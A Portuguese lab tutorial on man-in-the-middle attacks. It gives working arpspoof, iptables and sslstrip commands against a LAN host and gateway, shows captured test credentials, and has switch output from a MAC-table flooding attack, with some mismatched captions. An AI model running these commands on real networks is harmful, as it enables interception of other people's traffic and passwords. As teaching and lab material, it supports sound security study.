Conceito de ataque Man-In-The-Middle através do transbordamento da tabela MAC

A ferramenta arpspoof é uma ferramenta que esta dentro do pacote dsniff, ele gera pacotes ARP falsos para enganar a vitima e o Gateway, ele troca o MAC do Gateway pelo MAC do atacante, e troca o MAC da vitima pelo MAC do atacante assim todo o trafego da vitima para o Gateway e vice versa, ira passar pelo atacante, este é o ataque chamado de *man-in-the-middle.*

No ataque de sslstrip primeiramente deve ser feito o ataque de *man-in-the-middle.* o atacante se passa por um proxy assim enganando o Alvo e engana o servidor se passando pelo cliente, desta forma todo o trafego esta em texto puro

```
root@kali:~# echo "1" > /proc/sys/net/ipv4/ip_forward
```

Este comando esta habilitando o encaminhamento de pacotes no Linux, sem ele não é possível realizar o *man-in-the-middle.*

```
root@kali:~# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIR
ECT --to-port 8080
```

Nesta regra do firewall, esta encaminhando todo o trafego da porta 80 para a porta 8080.

```
root@kali:~# sslstrip -a -l 8080
```

-a Registra todo o trafego HTTP e SSL de entrada e saída.
-l Determina a porta a ser escutada.

```
root@kali:~# arpspoof -i eth0 -t 192.168.1.196 192.168.1.1
```


Todos os pacotes que vierem do 192.168.1.196(Alvo) serão encaminhados para o 192.168.1.1(GW)

```
root@kali:~# arpspoof -i eth0 -t 192.168.1.1 192.168.1.196
```

Todos os pacotes que vierem do 192.168.1.1(GW) serão encaminhados para o 192.168.1.196(Alvo)


Tail -f sslstrip.log

Todo o trafego da vitima fica salva no arquivo sslstrip.log



Com todo o trafego passando pelo computador do atacante é possível interceptar o Usuário e a Senha do Alvo.
Username: vinicius.leao
Password: teste123teste

Transbordamento da tabela ARP



Esta é a tabela mac do switch antes do ataque com 7453 espaço para MACs disponível.

```
Mac Entries for Vlan 5:
---------------------------
Dynamic Address Count   : 8072
Static  Address Count   : 0
Total Mac Addresses     : 8072

Total Mac Address Space Available: 0
```

Esta é a tabela MAC após o ataque, com 0 de espaço livre.

```
Switch#show processes cpu
CPU utilization for five seconds: 4%/0%; one minute: 4%; five minutes: 4%
```

Uso da cpu do switch antes do ataque.

```
Switch#show processes cpu
CPU utilization for five seconds: 5%/0%; one minute: 16%; five minutes: 8%
```

Uso da cpu do switch logo após o ataque.